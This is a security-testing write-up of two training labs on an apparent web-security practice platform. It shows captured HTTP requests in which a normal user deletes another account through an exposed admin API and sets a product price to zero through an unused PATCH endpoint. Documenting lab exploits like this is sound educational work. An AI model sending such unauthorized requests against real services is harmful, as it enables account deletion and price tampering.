API Security Testing

Author: Gyanesh Chand

Date: 24/02/2026

LAB 1: Exploiting an API endpoint using documentation


1. Objective

Delete another user (e.g., carlos) using an admin API endpoint that is exposed via documentation.

2. Step-by-Step Solution


Step 1: Log in as Normal User

Login using provided credentials (e.g., **wiener:peter**).



Step 2: Capturing API Request

There is a email update functionality



Intercepted the following request:

```
PATCH /api/user/wiener HTTP/2
Host: 0af900ed044206b0804c490f003400e9.web-security-academy.net
Cookie: session=49XAm9rHZS97DdUzfSYPIx28h6mhuSSV
Content-Length: 27
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.7071.86 Safari/537.36
Sec-Ch-Ua: "(Not(A:Brand";v="99", "Google Chrome";v="132", "Chromium";v="132"
Content-Type: text/plain;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0af900ed044206b0804c490f003400e9.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af900ed044206b0804c490f003400e9.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Sec-Ch-Ua-Full-Version-List: "(Not(A:Brand";v="99.0.0.0", "Google Chrome";v="132", "Chromium";v="132"
Priority: u=1, i

{
  "email":"test3@gmail.com"
}
```

Observation

API endpoint structure: **/api/user/{username}**

PATCH method used for updating email.

This reveals REST API design pattern.

3. Direct API Access Attempt

Initially accessed:

/api/user


Server responded:

{"error":"Malformed URL: expecting an identifier"}

Analysis

This confirms:

- The API requires a username parameter.
- Endpoint format is strictly /api/user/{username}.




4. Discovery of API Documentation

You discovered publicly accessible API documentation at:

/api/

Documentation revealed:



DELETE method exists for user deletion.

This is likely intended for admin users only.

5. Exploitation Phase (Screenshot 5 – DELETE Request)

Modified request in Burp Repeater:

Analysis

- No role validation performed.
- Server accepted request from normal user session.
- Account carlos deleted successfully.

This confirms Broken Function Level Authorization.

LAB 2: Finding and Exploiting an Unused API Endpoint

1. Objective


To identify and exploit a deprecated or unused API endpoint that allows unauthorized price manipulation due to improper API asset management.

2. Application Overview

The application is an online shopping platform displaying products such as:

- Lightweight "133t" Leather Jacket
- Other catalog items

User can view product details and pricing.



3. API Traffic Observation

While browsing a product page, Burp captured:

GET /api/products/1/price HTTP/2

Observation

- API endpoint retrieves product price.
- Product ID = 1.
- Response contains price value.

This indicates RESTful API structure.

```
GET /api/products/1/price HTTP/2
Host: 0a3f004e0426816e805ee46100750015.web-security-academy.net
Cookie: session=7EHW3chttvq7aF58bRNa7qOjC2FBhOS7
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.6898.88 Safari/537.36
Sec-Ch-Ua: "(Not(A:Brand";v="99", "Google Chrome";v="132", "Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a3f004e0426816e805ee46100750015.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Sec-Ch-Ua-Full-Version-List: "(Not(A:Brand";v="99.0.0.0", "Google Chrome";v="132", "Chromium";v="132"
Priority: u=1, i
```

4. Method Enumeration via OPTIONS

Sent:

OPTIONS /api/products/1/price

Response:


HTTP/2 405 Method Not Allowed
Allow: GET, PATCH

Critical Finding

PATCH method is allowed.

This suggests:

- Price modification may be possible.
- Endpoint might be unused by frontend.



```
OPTIONS /api/products/1/price HTTP/2
Host:
0a3f004e0426816e805ee46100750015.web-security-academ
y.net
Cookie: session=7EHW3chttvq7aF58bRNa7qOjC2FBhOS7
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.6898.88 Safari/537.36
Sec-Ch-Ua: "(Not(A:Brand";v="99", "Google
Chrome";v="132", "Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a3f004e0426816e805ee46100750015.web-securit
y-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Sec-Ch-Ua-Full-Version-List:
"(Not(A:Brand";v="99.0.0.0", "Google
Chrome";v="132", "Chromium";v="132"
Priority: u=1, i
```

```
1 HTTP/2 405 Method Not Allowed
2 Allow: GET, PATCH
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 20
6
7 "Method Not Allowed"
```

5. Testing PATCH Without Proper Content-Type

Attempted:

PATCH /api/products/1/price


Response:

```
{
  "type":"ClientError",
  "code":400,
  "error":"Only 'application/json' Content-Type is supported"
}
```

Analysis

The API expects:

Content-Type: application/json



6. Sending PATCH Without Required Parameter

Added correct content type but empty body.


Response:

```
{
  "type":"ClientError",
  "code":400,
  "error":"'price' parameter missing in body"
}
```

Analysis

The API expects a JSON parameter:

```
{
  "price": <value>
}
```



```
PATCH /api/products/1/price HTTP/2
Host:
0a3f004e0426816e805ee46100750015.web-security-academ
y.net
Cookie: session=dxmWXMJbqr8OwrLjNz4n8SpTkTP3n8kz
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.6898.88 Safari/537.36
Sec-Ch-Ua: "(Not(A:Brand";v="99", "Google
Chrome";v="132", "Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a3f004e0426816e805ee46100750015.web-securit
y-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Sec-Ch-Ua-Full-Version-List:
"(Not(A:Brand";v="99.0.0.0", "Google
Chrome";v="132", "Chromium";v="132"
Priority: u=1, i
Content-Type: application/json
Content-Length: 6

{
}
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 77

{
     "type":"ClientError",
     "code":400,
     "error":"'price' parameter missing in body"
}
```

7. Successful Exploitation

```
PATCH /api/products/1/price HTTP/2
Host:
0a3f004e0426816e805ee46100750015.web-security-academ
y.net
Cookie: session=dxmWXMJbqr8OwrLjNz4n8SpTkTP3n8kz
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/132.0.6898.88 Safari/537.36
Sec-Ch-Ua: "(Not(A:Brand";v="99", "Google
Chrome";v="132", "Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a3f004e0426816e805ee46100750015.web-securit
y-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Sec-Ch-Ua-Full-Version-List:
"(Not(A:Brand";v="99.0.0.0", "Google
Chrome";v="132", "Chromium";v="132"
Priority: u=1, i
Content-Type: application/json
Content-Length: 17

{
    "price":0
}
```

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 {
      "price":"$0.00"
  }
```

Result

Product price successfully changed to $0.00.

No authentication or authorization validation was performed.

Test ID	Vulnerability	Severity	Target Endpoint
010	Broken Function Level Authorization (BFLA)	High	/api/user/{username}
011	Improper Assets Management	High	/api/products/1/price

API test summary

The API security assessment identified critical authorization and asset management flaws. Administrative functionality was accessible to normal users due to broken function-level authorization. Additionally, an unused PATCH endpoint allowed unauthorized product price manipulation. These issues demonstrate improper access control and exposed API assets, leading to high-impact business and security risks.